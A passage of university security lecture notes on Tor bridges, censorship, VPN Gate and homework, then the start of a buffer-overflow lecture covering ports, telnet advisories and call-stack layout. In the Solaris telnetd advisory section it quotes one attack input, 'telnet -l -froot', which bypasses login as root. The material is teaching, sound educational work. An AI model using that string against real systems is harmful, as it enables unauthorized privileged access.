  `https://trac.torproject.org/projects/tor/wiki/doc/TorDreamPlug.`

- You can configure your own install of Tor to run as a bridge by making the following entries in the config file `/etc/tor/torrc` [The next subsection has a lot more to say about Tor bridges]:

```
# Run Tor as a bridge/relay only, not as a client
SocksPort 0

# What port to advertise for incoming Tor connections
ORPort 443

# Be a bridge
BridgeRelay 1

# Don't allow any Tor traffic to exit
Exitpolicy reject *:*
```

- Note that it is possible for a user of the `tor` client to set preferred entry and exit nodes as well as specify which specific nodes you do not want to use by using the `EntryNodes`, `ExitNodes`, `ExcludeNodes`, and `ExcludeExitNodes` directives. However, according to the information provided at the homepage of the Tor project, you are likely to get the best security that Tor can provide when you

leave the route selection to the `tor` client. If you must use these options, you can also specify a two-letter ISO3166 country code in curly braces or an IP for the option values.

20.5.2: How Tor is Blocked in Some Countries

- The comments made in this section are based on the paper *"How the Great Firewall of China is Blocking Tor"* by Philipp Winter and Stefan Lindskog. This paper is from the Proceedings of the 2nd USENIX Workshop on Free and Open Communications on the Internet, 2012.

- Another publication relevant to this section is *"Design of a Blocking-Resistant Anonymity System, Tech. Report, The Tor Project, 2006"* by Roger Dingledine and Nick Mathewson. I believe it is this report that first introduced the notion of a **bridge** for Tor, which has turned out to be a very important concept in making Tor more blocking resistant in countries where the government prohibits its use.

- Before actually getting to the subject matter of the two reports cited above, first note that Tor has a few special servers known as the **Directory Authorities** – a fact that I first mentioned in the previous section. All these servers maintain a list of the IP addresses of all the currently available relays for setting up Tor circuits. The IP addresses of all these servers are hardcoded into your Tor client. Recall that Tor is an open-source project and all its source code is accessible for all to see. For example, the Tor client source code file made available at the following URL

https://gitweb.torproject.org/tor.git/tree/src/or/config.c

contains the following block that shows the IP addresses of all the Directory Authorities in Tor:

```
/** List of default directory authorities */

static const char *default_authorities[] = {
  "moria1 orport=9101 "
    "v3ident=D586D18309DED4CD6D57C18FDB97EFA96D330566 "
    "128.31.0.39:9131 9695 DFC3 5FFE B861 329B 9F1A B04C 4639 7020 CE31",
  "tor26 orport=443 "
    "v3ident=14C131DFC5C6F93646BE72FA1401C02A8DF2E8B4 "
    "ipv6=[2001:858:2:2:aabb:0:563b:1526]:443 "
    "86.59.21.38:80 847B 1F85 0344 D787 6491 A548 92F9 0493 4E4E B85D",
  "dizum orport=443 "
    "v3ident=E8A9C45EDE6D711294FADF8E7951F4DE6CA56B58 "
    "194.109.206.212:80 7EA6 EAD6 FD83 083C 538F 4403 8BBF A077 587D D755",
  "Bifroest orport=443 bridge "
    "37.218.247.217:80 1D8F 3A91 C37C 5D1C 4C19 B1AD 1D0C FBE8 BF72 D8E1",
  "gabelmoo orport=443 "
    "v3ident=ED03BB616EB2F60BEC80151114BB25CEF515B226 "
    "ipv6=[2001:638:a000:4140::ffff:189]:443 "
    "131.188.40.189:80 F204 4413 DAC2 E02E 3D6B CF47 35A1 9BCA 1DE9 7281",
  "dannenberg orport=443 "
    "v3ident=0232AF901C31A04EE9848595AF9BB7620D4C5B2E "
    "193.23.244.244:80 7BE6 83E6 5D48 1413 21C5 ED92 F075 C553 64AC 7123",
  "maatuska orport=80 "
    "v3ident=49015F787433103580E3B66A1707A00E60F2D15B "
    "ipv6=[2001:67c:289c::9]:80 "
    "171.25.193.9:443 BD6A 8292 55CB 08E6 6FBE 7D37 4836 3586 E46B 3810",
  "Faravahar orport=443 "
    "v3ident=EFCBE720AB3A82B99F9E953CD5BF50F7EEFC7B97 "
    "154.35.175.225:80 CF6D 0AAF B385 BE71 B8E1 11FC 5CFF 4B47 9237 33BC",
  "longclaw orport=443 "
    "v3ident=23D15D965BC35114467363C165C4F724B64B4F66 "
    "ipv6=[2620:13:4000:8000:60:f3ff:fea1:7cff]:443 "
    "199.254.238.52:80 74A9 1064 6BCE EFBC D2E8 74FC 1DC9 9743 0F96 8145",
  NULL
};
```

Each Tor non-exit and exit relay sends information about itself to these Directory Authority servers once every 18 hours. The Directory Authority servers compile this information and publish a list of all the current non-exit and exit relays once every hour.

- The following blog

  http://raidersec.blogspot.com/2013/09/mapping-tor-relays-and-exit-nodes.html

  shows how anyone can query a Directory Authority server and download a list of all the currently operational exit and non-exit Tor relays. The blog provides the following Python script

```
#!/usr/bin/env python

##  get_tor_relays.py

##  This script is from the following blog by Jordan:
##
##    http://raidersec.blogspot.com/2013/09/mapping-tor-relays-and-exit-nodes.html

import requests
import re
import json

relays = {'relays': []}

# We pick a random directory authority, and download the consensus
consensus = requests.get('http://128.31.0.39:9131/tor/status-vote/current/consensus').text

# Then, we parse out the IP address, nickname, and flags using a regular expression
regex = re.compile('''^r\s(.*?)\s(?:.*?\s){4}(.*?)\s.*?\ns\s(.*?)\n''', re.MULTILINE)

# Find all the matches in the consenses
# matches = regex.finditer(consensus)
for record in regex.finditer(consensus):
    # For each record, create a dictionary object for the relay
    relay = {
        'nickname': record.group(1),
        'ip': record.group(2),
        'type': 'exit' if 'Exit' in  record.group(3) else 'normal'
    }
    # And append it to the master list
    relays['relays'].append(relay)
open('tor_relays.txt','w').write(json.dumps(relays, indent=4))
```

When I executed this Python script, it downloaded a list of about 9000 Tor relays spread around the world, with a vast majority of

them in the US and Europe, and, as you'd expect, none in the countries where Tor is forbidden. The script shown above creates a JSON file named `tor_relays.txt` that, as shown in the blog, can subsequently be used to make a geo-plot of the locations of all the relays.

- Since, as shown above, the list of all the Tor exit and non-exit relays is publicly available, any authoritarian country can obviously block all of these IP addresses at all its major network traffic routing points and thus make Tor unusable in that country. In addition, since anyone downloading the Tor software can turn their host into a Tor relay, what if the authoritarian country's agents own a small number of relays situated in other countries? Since under ordinary circumstances relays are chosen randomly as entry points, that country would be able to track unauthorized use of Tor by its citizens.

- As to how one can circumvent this censorship of Tor, note that Tor has the following special property: the above mentioned vulnerability to censorship only affects the selection of the entry point into the Tor network – yes, this does sound paradoxical. That is, if a Tor client could somehow connect with an entry point in the Tor network of relays, it would then be able to construct the rest of a Tor circuit that is guaranteed to work because all the relays in the circuit are going to be in other countries and thus outside the jurisdiction of the country that is censoring Tor.

- It is the notion of a bridge that makes possible this selection of an entry point even when the IP addresses of all of the relays as made available by a Directory Authority have been blacklisted by a country.

- A Tor bridge is a third type of a relay, the other two being an exit relay and a non-exit relay.

- The only difference between a bridge relay and the other two types of relays is that a bridge relay does NOT publish its information to any Directory Authority. A Tor user may, for example, turn his/her client into a bridge relay and let his/her friends know about its IP address through direct communication, such as by phone, text, or email. Since such a relay would not broadcast its presence to a Directory Authority, it would remain unblocked until such time its presence is discovered.

- A bridge relay inside the country where Tor is officially blocked is probably not of much help to the prospective Tor users inside the country — since such a bridge would have the same difficulty reaching a non-exit Tor relay as any other client in the country. However, a bridge outside the jurisdiction of that country is entirely another matter. Let's say you want to convert your own Tor client in the US into a bridge and let some folks in China know about it. They would be able to use your bridge as a Tor entry point without raising suspicions of the authorities in China

— at least until the word gets out about your bridge.

- That still leaves the question as to how an average user of Tor who is looking for an unblocked entry point can find a bridge relay. See the paper by Dingledine and Mathewson regarding this issue. As that paper mentions, Tor also uses the notion of Bridge Authorities that at any given time contain only partial information on the bridge relays and "families" of such relays and even that information is subject to randomization. A Tor client that you download comes with trusted keys for the Bridge Authorities.

- Regarding Tor access made possible by the bridge relays, note that, as reported by Winter and Lindskog, the Great Firewall of China (GFC) now has the ability to block such relays by packet filtering at the major network traffic routing points in the country. These packet filters, operating at network speed, use what is known as Deep Packet Inspection (DPI). [The packet filtering we talked about in Lecture 18 was all based on the information in the packet headers. Most of the packet filtering rules presented in that lecture were based on the IP and the TCP headers. That kind of filtering uses what may be referred to as shallow packet inspection. Deep packet inspection (DPI), on the other hand, also examines the data payload of a packet.] In the context of Tor, DPI may be based on the nature of SSL/TLS handshake used by Tor packets, or the network fingerprint associated with such packets (more on "fingerprints" in Lecture 23). Once a packet is suspected of trying to make a connection with a bridge relay, the adversary can confirm whether or not the destination IP address is a bridge relay by

sending it a packet with the purpose of initiating the construction of a circuit. If the targeted IP address turns out to be a bridge relay, that address can subsequently be blocked.

20.5.3: Tor vs. VPN

- If you are not too concerned about anonymity (because you do not expect there to be any consequences if you are found violating internet access rules) and all you want is to get past the censorship of an internet service in your country, a VPN service can be a very attractive — and perhaps faster — alternative to Tor.

- Before talking about VPNs specifically, let's first revisit Tor from the standpoint of how each attempt at making Tor more blocking resistant elicits a new set of techniques to block it.

- As you have surely surmised from the discussion in the previous subsection, Tor is still a work in progress. While the original Tor design does give a great deal of route anonymity to its users, that design with its publicly available list of relays makes it much too easy for authoritative regimes to block it. Subsequently, Tor was augmented with the idea of bridge relays to make it more blocking resistant. However, there are reports that the Chinese authorities might be succeeding in using DPI based packet filtering to detect and block traffic to bridge relays. [See the previous subsection for what is meant by DPI]

- What we are witnessing is that for each advance Tor makes to

make it more difficult for the authorities to block it, the authorities figure out new ways to keep Tor from becoming accessible too widely. This smacks of the old *arms race* between the world superpowers.

- The same is true of yet another technology that, although not providing routing anonymity in the same way that Tor does, can be used for circumventing censorship and accessing restricted servers in the internet — Virtual Private Networks (VPN).

- When you connect with a service in the internet through a VPN server, the service will only see the IP address of the VPN server, and not your actual IP address. What that means is that if you are in a country that forbids directly connecting with a service in the internet, you might be able to access that service through a VPN server in another country and, in the process, you might be able to get past the access restriction imposed by your government. [To the extent that the destination server will not see your IP address does give you a measure of anonymity, but not to the same extent you get with Tor. The logs at the VPN proxy server would surely know your IP address.]

- However, using VPN in the manner described above to circumvent censorship often fails because third-party VPN servers you might use often have fixed IP addresses that can easily be blocked by the authorities simply by packet filtering at the main routing points in a country. [CNN carried the following news story on Jan 24, 2017: "China's Ministry

of Industry and Information Technology has announced a 14-month clean up of internet access services, which includes a crackdown on virtual private networks, or VPNs. The new regulations require VPN services to obtain government approval before operating. Using a VPN without permission is also prohibited. VPNs use encryption to disguise internet traffic, allowing users in China to bypass the Great Firewall to access censored and restricted websites. The services typically cost around $10 a month."]

- Perhaps an extended VPN service known as VPN Gate might be more blocking resistant than the run-of-the-mill VPN servers. VPN Gate was first proposed in the the paper "*VPN Gate: A Volunteer-Organized Public VPN Relay System with Blocking Resistance for Bypassing Government Censorship Firewalls*" by Daiyuu Nobori and Yasushi Shinjo of the University of Tsukuba in Japan.

- VPN Gate involves a large number of volunteer-provided VPN servers and it supports several different VPN protocols, such as the SSL-VPN (SoftEther VPN) protocol, the L2TP/IPsec protocol, the OpenVPN protocol, and the Microsoft SSTP protocol.

- What makes VPN Gate blocking resistant is that a large number of its VPN servers change their IP addresses everyday. Here is a statement from the paper by Nobori and Shinjo: "On average, 40% of VPN servers had new IP addresses every day. This changing of IP addresses contributed to increasing the reachability from countries subject to censorship."

- VPN Gate cannot provide route anonymity since all communications between a VPN client and the final destination server are relayed by a single VPN server in VPN Gate. So the logs at that VPN server would know the IP addresses of the client and of the targeted server. However, the fact that only a single relay is involved means that your connection with the targeted server is likely to be faster.

- If you'd like to try out VPN Gate, visit its website at `http://www.vpngate.net` where you will see the IP addresses for all the participating VPN servers at any given time.

20.6: HOMEWORK PROBLEMS

1. What are the pros and cons of providing security at the different layers of the TCP/IP protocol stack?

2. How is the sender authentication carried out in PGP?

3. A truly unique feature of PGP is that it is NOT based on the notion of a Certificate Authority (CA) for authenticating the binding between a given public key and its owner. On the other hand, PGP uses the idea of "web of trust." What does it mean and what are its pros and cons vis-a-vis the more commonly used CA-based approach?

4. How is IPSec grafted onto IPv4? The "Protocol" field of the IPv4 header plays a critical role in this. How?

5. What is the difference between the server-only authentication and server-client authentication in SSL/TLS?

6. We say that SSL/TLS is not really a single protocol, but a stack of protocols. Explain. What are the different protocols in the SSL/TLS stack?

7. What is the difference between a connection and a session in SSL/TLS? Can a session include multiple connections? Explain the notions "connection state" and "session state" in SSL/TLS. What security feature apply to each?

8. What is the role of the SSL Record Protocol in SSL/TLS?

9. What is the role of the Heartbeat Extension Protocol in SSL/TLS?

10. What lesson is to be learned from the Heartbleed bug with regard to testing of C-based networking software? [See the note in red at the end of Section 20.4.4.]

Lecture 21: Buffer Overflow Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 4, 2017

11:02am

Goals:

- Services and ports
- A case study on buffer overflow vulnerabilities: The `telnet` service
- Buffer Overflow Attack: Understanding the call stack
- Overrunning the allocated memory in a call stack
- Demonstration of Program Misbehavior Because of Buffer Overflow
- **Using `gdb` to craft program inputs for exploiting buffer-overflow vulnerability**

CONTENTS

21.1: Services and Ports

- Since buffer overflow attacks are typically targeted at specific services running on certain designated ports, let's start by reviewing the service/port pairings for some of the standard services in the internet.

- Every service on a machine is assigned a port. On a Unix/Linux machine, the ports assigned to standard services are listed in the file `/etc/services`. [The pathname to the same sort of a file in a Windows machine is `C:Windows\System32\Drivers\etc\services` . If you want to teach this file through Cygwin, the pathname is `/cygdrive/c/windows/System32/drivers/etc/services`] Here is a very small sampling from this list from my Linux laptop:

```
# The latest IANA port assignments for network services can be obtained
# from:
#       http://www.iana.org/assignments/port-numbers
#
# The Well Known Ports are those from 0 through 1023.  The Registered
# Ports are those from 1024 through 49151. The Dynamic and/or Private
# Ports are those from 49152 through 65535

# Each line describes one service, and is of the form:
#
#    service-name  port/protocol  [aliases ...]    [# comment]

echo 7/tcp
```

```
echo 7/udp
daytime 13/tcp
daytime 13/udp
ftp-data 20/tcp
ftp 21/tcp
ssh 22/tcp # SSH Remote Login Protocol
telnet 23/tcp
smtp 25/tcp mail
time 37/tcp timserver
domain  53/udp
domain 53/tcp
tftp 69/tcp
finger 79/tcp
http 80/tcp www www-http # WorldWideWeb HTTP
kerberos 88/tcp kerberos5 krb5 # Kerberos v5
hostname 101/tcp hostnames # usually from sri-nic
pop3 110/tcp pop-3 # POP version 3
sunrpc 111/tcp portmapper # RPC 4.0 portmapper TCP
sunrpc 111/udp portmapper # RPC 4.0 portmapper UDP
auth 113/tcp authentication tap ident
auth 113/udp authentication tap ident
sftp 115/tcp
sftp 115/udp
uucp-path 117/tcp
nntp 119/tcp readnews untp # USENET News Transfer Protocol
ntp 123/tcp
netbios-ns 137/tcp # NETBIOS Name Service
imap2  143/tcp imap  # Internet Mail Access Protocol
imap2  143/udp imap
ipp 631/tcp # Internet Printing Protocol
rsync 873/tcp # rsync
imaps   993/tcp # IMAP over SSL
pop3s 995/tcp # POP-3 over SSL
biff 512/udp comsat
login 513/tcp
who 513/udp whod
shell 514/tcp cmd # no passwords used
printer 515/tcp spooler # line printer spooler
printer 515/udp spooler # line printer spooler
talk 517/udp
router 520/udp route routed # RIP
uucp 540/tcp uucpd # uucp daemon
netstat 15/tcp # (was once asssigned, no more)
...
```

```
...
and many many more, see /etc/services for the complete list.
```

- It is important to note that when we talk about a network service on a machine, it does not imply that the service is only meant for human users in a network. In fact, many of the services running on your computer are for the benefit of other computers (and other devices such as printers, routers, etc.).

- A continuously running computer program that provides a service to others in a network is frequently called a **daemon server** or just **daemon**.

21.2: WHY IS THE BUFFER OVERFLOW PROBLEM SO IMPORTANT IN COMPUTER AND NETWORK SECURITY?

- **Practically every worm that has been unleashed in the Internet has exploited a buffer overflow vulnerability in some networking software.**

- The statement made above is just as true today as it was 20 years ago when the Morris worm caused a major disruption of the internet. (See Lecture 22 on viruses and worms.)

- Although modern compilers can inject additional code into the executables for runtime checks for the conditions that cause buffer overflow, the production version of the executables may not incorporate such protection for performance reasons. Additional constraints, such as those that apply to small embedded systems, may call for particularly small executables, meaning executables without the protection against buffer overflow. [IMPORTANT: For some of the compilers out there, the advertised built-in protection against stack corruption by buffer overflow is mostly an

illusion. See Section 21.6 of this lecture.]

- Although this lecture focuses exclusively on buffer overflow vulnerabilities and how they can be exploited, note that it is also possible to have a buffer *underflow* vulnerability.

- A buffer underflow vulnerability occurs when two parts of the same program treat the same allocated block of memory differently. To illustrate, let's say we allocate N bytes for a string object in one part of the code and that in the same part of the code we deposit a string of size $n < N$ in the allocated block of memory. In another part of the code, we believe that we should be retrieving all N bytes for the object that is stored there. It is likely what we get for the trailing $N - n$ bytes could be garbage bytes resulting from how the allocated memory was used previously by the program (before it was freed and re-allocated). In the worst case, those trailing bytes could contain information (such as parts of a private key) that an adversary might find useful.

21.3: A CASE STUDY IN COMPUTER SECURITY: THE `telnet` SERVICE

- Let's consider the telnet service in particular since it has been the subject of a fairly large number of security problems. [**The Telnet protocol (through the command `telnet`) allows a user to establish a terminal session on a remote machine for the purpose of executing commands there. For example, if you wanted to log into, say, `moonshine.ecn.purdue.edu` from your personal machine, you would use the command 'telnet `moonshine.ecn.purdue.edu`'. For reasons of security, remote terminal sessions are now created with the SSH command, as you so well know.**] [**Although the `telnet` command is no longer used by human users to gain terminal access at other hosts in a network, it is still used for certain kinds of computer-to-computer exchanges across networks.**]

- From the port mappings listed in Section 21.1, a constantly running **`telnetd`** daemon at a Telnet server monitors port 23 for incoming connection requests from Telnet clients.

- When a client seeks a Telnet connection with a remote server, the client runs a program called **`telnet`** that sends to the server

machine a **socket number**, which is a combination of the IP address of the client machine together with the port number that the client will use for communicating with the server. When the server receives the client socket number, it acknowledges the request by sending back to the client its own socket number.

- In the next section, let's now look at some of the security bulletins that have been issued with regard to the telnet service.

21.3.1: Some Security Bulletins Concerning the `telnet` Service

- On February 10, 2007, US-CERT (*United States Computer Emergency Readiness Team*) issued the following Vulnerability Note:

```
Vulnerability Note VU#881872

OVERVIEW:  A vulnerability in the Sun Solaris telnet daemon (in.telnetd)
could allow a remote attacker to log on to the system with elevated
privileges.

Description: The Sun Solaris telnet daemon may accept authentication
information vis the USER environment variable. However, the
daemon does not properly sanitize this information before passing it
on to the login program and login makes unsafe assumptions about the
information.  This may allow a remote attacker to trivially bypass the
telnet and login authentication mechanisms. .....

This vulnerability is being exploited by a worm .....
 ......
 ......
```

The problem occurs (supposedly because of the buffer overflow attack) if you make a connection with the string "`telnet -l -froot`".

(As a side note, US-CERT (`http://www.us-cert.gov/`) was established in 2003 **to protect the internet infrastructure. It publishes Vulnerability Notes at** `http://www.kb.cert.org/vuls/`**.)**

- As mentioned in the Vulnerability Note, there is at least one worm out there that can make use of the exploit mentioned above to break into a remote host either as an unprivileged or a privileged user and execute commands with the privileges of that user.

- On December 31, 2004, CISCO issued the following security advisory:

```
Cisco Security Advisory: Cisco Telnet Denial of Service Vulnerability

Document ID: 61671
Revision 2.4

Summary:

A specifically crafted TCP connection to a telnet or a reverse telnet
port of a Cisco device running Internetwork Operating System (IOS) may
block further telnet, reverse telnet, remote shell (RSH), secure shell
(SSH), and in some cases HTTP access to the Cisco device.  Data Link
Switching (DLSw) and protocol translation connections may also be
affected.  Telnet, reverse telnet, RSH, SSH, DLSw and protocol
translation sessions established prior to exploitation are not affected.
....
....
This vulnerability affects all Cisco devices that permit access via
telnet or reverse telnet.......
....
....
Telnet, RSH, and SSH are used for remote management of Cisco IOS devices.
```

- On February 7, 2002, Microsoft released the following security bulletin:

```
Microsoft Security Bulletin MS02-004
```

```
Problem:  A vulnerability exists in some Microsoft Telnet Server products
          that may cause a denial-of-service or allow an attacker to
          execute code on the system.

Platform:  Telnet Service in Microsoft Windows 2000

Damage:    A successful attack could cause the Telnet Server to
           fail, or in some cases, may allow an attacker to execute
           code of choice on the system.

.....
.....

Vulnerability Assessment:  The risk is HIGH.  Exploiting this
                           vulnerability may allow an attacker
                           complete control of the system.
Summary:
```

Unchecked buffer in telnet server could lead to arbitrary code execution.

```
....
....
```

The server implementation ..... contains unchecked buffers in code that handles the processing of telnet protocol options.

An attacker could use this vulnerability to perform buffer overflow attack.

```
....
....

A successful attack could cause the Telnet server to fail, or
in some cases, could possibly allow attackers to execute code
of their choice on the system.
....
....
The vulnerability exists because of an unchecked buffer in
a part of code that handles the Telnet protocol options.
By submitting a specially specific malformed packet, a
malicious user could overrun the buffer.
....
....
```

- Although the following security bulletin from Ubuntu has nothing to do with `telnet`, I decided to include it because it was triggered by the **buffer overflow** problem. If you are in the habit of looking at the descriptions associated with the all-too-frequent software updates to Ubuntu, you have surely noticed that buffer-overflow continues to be a big problem as a source of major security vulnerabilities. [Even if the problem were to disappear from licit code, it could still be injected deliberately in malware to create backdoor entries into a network. So, in all likelihood, buffer overflow will always be an important topic of study in computer security.]

```
April 9, 2010

Security upadates for the packages:

   erlang-base
   erlang-crypto
   erlang-inets
   erlang-mnesia
   erlang-public-key
   erlang-runtime-tools
   erlang-ssl
   erlang-syantax-tools
   erlang-xmerl

Changes for the versions:
1:13.b.1-dfsg-2ubuntu1
1:13.b.1-dfsg-2ubuntu1.1

Version 1:13.b.1-dfsg-2ubuntu1.1:

   * SECURITY UPDATE: denial of service via heap-based buffer overflow
     in pcre_compile.c in the Perl-Compatible Regular Expression (PCRE)
     library (LP: #535090)

     - CVE-2008-2371

     - debian/patches/pcre-crash.patch is cherrypicked from
```

```
upstream commit
http://github.com/erlang/otp/commit/bb6370a2. The hunk
for the testsuite does not apply cleanly and is not
needed for the fix so was stripped. This fix is part
of the current upstream OTP release R13B04.
```

21.4: BUFFER OVERFLOW ATTACK: UNDERSTANDING THE CALL STACK

- Let's first look at the two different ways in which you can allocate memory for a variable in a C program:

```
int data[100];

int* ptr = malloc( 100 * sizeof(int) );
```

The first declaration allocates memory on the stack at compile time and the second declaration allocates memory on the heap at run time. [**Of course, with either declaration, you would be able to use array indexing to access the individual elements of the array. So,** `data[3]` **and** `ptr[3]` **would fetch the same value in both cases, assuming that the same array is stored in both cases.**] As you surely know already, runtime memory allocation is much more expensive than compile time memory allocation. As to the relative costs, see Chapter 12 "Weak References for Memory Management" of my book "Scripting with Objects" published by John Wiley (2008). [Although C, C++, and Objective-C are the main languages with buffer overflow vulnerabilities, they are foundational languages in the sense that much software written in the so-called safe languages links to libraries written in C, C++, and Objective-C. So even when you create an application in a safe language, if it calls on libraries written in C (a very common occurrence), your application would still be vulnerable to buffer overflow. That is one of the main reasons for why every application should be allowed to run with only the least privileges required for its execution.]

- A **buffer overflow** occurs on the stack when information is written into the memory allocated to a variable on a stack **but the size of this information exceeds what was allocated at compile time.**

- The same thing can happen in a heap. When the size of information written out to a memory location exceeds the block of memory allocated for the object at that location, the overwrite in the adjoining memory locations can corrupt the data there and, at the least, cause a bug in the execution of the program. In general, though, since return addresses to functions are not stored in heaps, it is more difficult to launch exploits with heap overflows than with stack overflows. As you will see in this lecture, a stack overflow can be used to overwrite the location where the return address to a function is stored and that can send the execution into a piece of malicious code. [Regarding the phrase "return addresses to functions," in contrast with what is typically stored in a heap, in general a stack stores a sequence of stack frames, one for each function that has not yet finished execution in a nested invocation of functions. Stored in each stack frame is the address of the calling function to which the control must return after the called function has finished running.]

- Although the main focus of this lecture is on stack overflows, note that heap overflows are of great importance from a security standpoint. To underscore this fact, a mid-July 2015 update of Google Chrome for Android included several patches to fix the heap buffer overflow vulnerabilities in the software. You can get more information on these vulnerabilities by googling CVE-2015-

1271, CVE-2015-1273, CVE-2015-1279, and CVE-2015-1283.

- In order to understand a stack overflow attack, you must first understand how a process uses its stack. What we mean by a **stack** here is also referred to as a **run-time stack**, **call stack**, **control stack**, **execution stack**, etc.

- When you run an executable, it is run in a process. Every process is assigned a stack. [In processes that support multithreaded execution, each thread has a separate stack.] As the process executes the main function of the program, it is likely to encounter local variables and calls to functions. As it encounters each new local variable, it is pushed into the stack, and as it encounters a function call, it creates a new stackframe on the stack. [This operational logic works recursively, in the sense that as local variables and nested function calls are encountered during the execution of a function, the local variables are pushed into the stack and the function calls encountered result in the creation of stack frames.]

- I'll now elaborate the notion of a stackframe with the help of the simple C program shown below. My explanation related to this example will use the notions of "Instruction Pointer," "Base Pointer," "Stack Pointer," etc. These concepts are defined more precisely later in this section.

```
// ex0.c:

void my_func(int a, int b, int c) {
    int x = 100;
```

```
}

void main() {
    my_func(1,2,3);
}
```

Let's now generate the assembler code file for this program by

```
gcc -m32 -S -o ex0.S ex0.c
```

where I have intentionally used the `-m32` option to create a 32-bit assembler code file in order to make simpler the explanation of the stack. [By the way, in general, you can execute 32-bit code in 64-bit Linux as long as the needed 32-bit libraries can be found.] If you examine the section for `main` in the assembler code file `ex0.S`, you are likely to see the following commands in it: [The precise details regarding what the call stack would look like depend on the machine architecture and the specific compiler used, the following is not an unrealistic model for the assembly code generated by the `gcc` compiler for the x86 architectures:]

```
pushl   $3
pushl   $2
pushl   $1
call    my_func
```

In the call to `my_func` inside `main`, these stack actions call for the third argument to be pushed into the stack, following by the second argument, and, then, the first argument. Subsequently, there is the call to `my_func`. This last action pushes the current content of the Instruction Pointer (IP) into the stack, where it becomes the "return address for the calling function" in the stack frame for `my_func`. The call to `my_func` also causes the current content of the Base Pointer to be pushed into the stack — we will refer to this value as `saved_BP`. [The reason for saving the current content of the Base Pointer, which is the memory address of base of the calling stack frame, is that when the current

stackframe finishes execution, we must quickly restore the Base Pointer to the value for the calling stackframe.

By the time, the flow of execution has processed the statement `int x = 100` inside `my_func` (and just prior to returning from this function), the stack will look like

```
stack_ptr-->   x                                  |
               saved_BP                           |
               return-address for main            | stack frame for my_func
               a                                  |
               b                                  |
               c                                  |

               argc                               | stack frame for main
               argv                               |
```

- The example that was presented above is an explanation for: (1) Why the parameters of a called function appear below the return address for the calling function; (2) The order in which the parameters of the called function appear in its stackframe; and (3) Why we need to store in the called stackframe the value of the Base Pointer as it was during the time the execution was in the calling stackframe. [If you are trying to map the assembler code in `ex0.S` to the stack shown above, it's interesting to note that in the six lines shown above for the stackframe for `my_func`, the bottom four are created by the assembler code in the `main` section of `ex0.S`. Just the top two lines are produced by the code in the section for `my_func`.]

- Let's now consider the following slightly more elaborate C program:

```
// ex1.c

#include <stdio.h>
```

```
int main() {
    int x = foo( 10 );
    printf( "the value of x = %d\n", x );
    return 0;
}
int foo( int i ) {
    int ii = i + i;
    int iii = bar( ii );
    int iiii = 2 * iii;
    return iiii;
}
int bar( int j ) {
    int jj = j + j;
    return jj;
}
```

- Using the previous example as a guide, let's now focus on what is in the call stack for the process in which the program is being executed at the moment when `foo` has just called called `bar` and the statement '`int jj = j+j`' of `bar()` has just been executed.

```
stack_ptr-->   jj                                  |
               saved_BP                            |
               return-address for foo              | stack frame for bar
               j                                   |

               iii                                 |
               ii                                  | stack frame for foo
               saved_BP                            |
               return-address main                 |
               i                                   |

               x                                   |
               argc                                | stack frame for main
               argv                                |
```

Again note that the **call stack** consists of a sequence of **stack-frames**, one for each calling function that has not yet finished execution, topped by the stackframe for the function currently undergoing execution. In our case, `main` called `foo` and `foo` called `bar`. The top stackframe is for the function that just got called and that is currently being executed.

- The **return address** you see in each stackframe is the memory address of the calling function. As was stated earlier for the example `ex0.c`, as a new stackframe is being constructed for the just called function, when goes into the "return address" is the address of the calling function in the memory — which is what would be held by the Instruction Pointer register at that moment.

- The values stored in each stack frame above the location of the return address are for those local variables that are still in scope at the current moment. That is why the stack frame for `foo` shows `iii` at the top, but not yet `iiii`, since the latter has not yet been seen (when `bar` was called). Note that the parameters in the header of a function are stored below the location of the return address. You should already know the reason for that from my explanation of the `ex0.c` example.

- As the compiler encounters each new variable, it issues an instruction for pushing the value of the variable into the stack. That is why the value of the variable `jj` is at the top of the stack. Subse-

quently, as each variable goes out of scope, its value is popped off the stack. In our simple example, when the thread of execution reaches the right brace of the body of the definition of `bar`, the variable `jj` would be popped off the stack and what will be at the top will be pointer to the top of the stack frame for the calling function `foo`.

- As I did earlier for for the case of `ex0.c`, how the stack is laid out for `ex1.c` can be seen by generating the assembler code file for that program by giving the '`-S`' option to the `gcc` command, as in

```
gcc -O0 -S ex1.c -o ex1.S
```

where the '-O0' flag tells the compiler to use the optimization level 0 so that the assembler code that is produced can be comprehended by humans. [The different integer values associated with '-O' are 0 for optimization for compile time, 1 for optimization for code size and execution, 2 for further optimization for code size and execution, and so on. Not specifying an integer is the same as using '1'. Also note that the option '-O0' is the default for calling `gcc`. So the above call produces the same output as the call '`gcc -S ex1.c -o ex1.S`'] You can also add the flag '`-fverbose-asm`' to the above command-line to see compiler generated comments in the output so that you can better establish the relationship between the assembler code and the source code. Shown below is a section of the assembler output in the file `ex1.S`:

```
...     .....   .....
...     .....   .....
.globl bar
```

```
.type bar, @function
bar:
pushl %ebp
movl %esp, %ebp
movl 8(%ebp), %eax
addl %eax, %eax
popl %ebp
ret
.size bar, .-bar
.globl foo
.type foo, @function
foo:
pushl %ebp
movl %esp, %ebp
subl $4, %esp
movl 8(%ebp), %eax
addl %eax, %eax
movl %eax, (%esp)
call bar
leave
ret
.size foo, .-foo
        ...
        ...
```

- To see what the above assembler output says about the call stack layout, note that the Intel x86 calling convention (which refers to how a calling function passes parameters values to a called function and how the former receives the returned value) uses the following 32-bit registers for holding the pointers described below [Here is a list of all 32-bit registers for x86 processors: `esp` for holding the top address of the stack, `ebp` for holding the address of the base of a stackframe, `eip` used as the instruction pointer, `eax` used as the accumulator, `ebx` used as a base pointer for memory access (regarding the difference between `ebp` and `ebx`, the former can only be used for the within-stack operations that are described later in this section), `esi` used for string and memory array copying, `ecx` called the counter register and used as a loop counter, `edi` used as destination index register, and `edx` used

as a data register. For 64-bit x86 processors, the register names are the same except that the first letter is always 'r'. The presentation in Section 21.8 on designing strings for carrying out buffer overflow exploits is based on 64-bit x86. The discussion in that section uses the register names `rsp`, `rbp`, etc.]:

Stack Pointer: The name of the register that holds this pointer is **esp** for 32-bit processors and **rsp** for 64-bit processors, the last two letters of the name standing for "stack pointer". This register always points to the top of the process call stack.

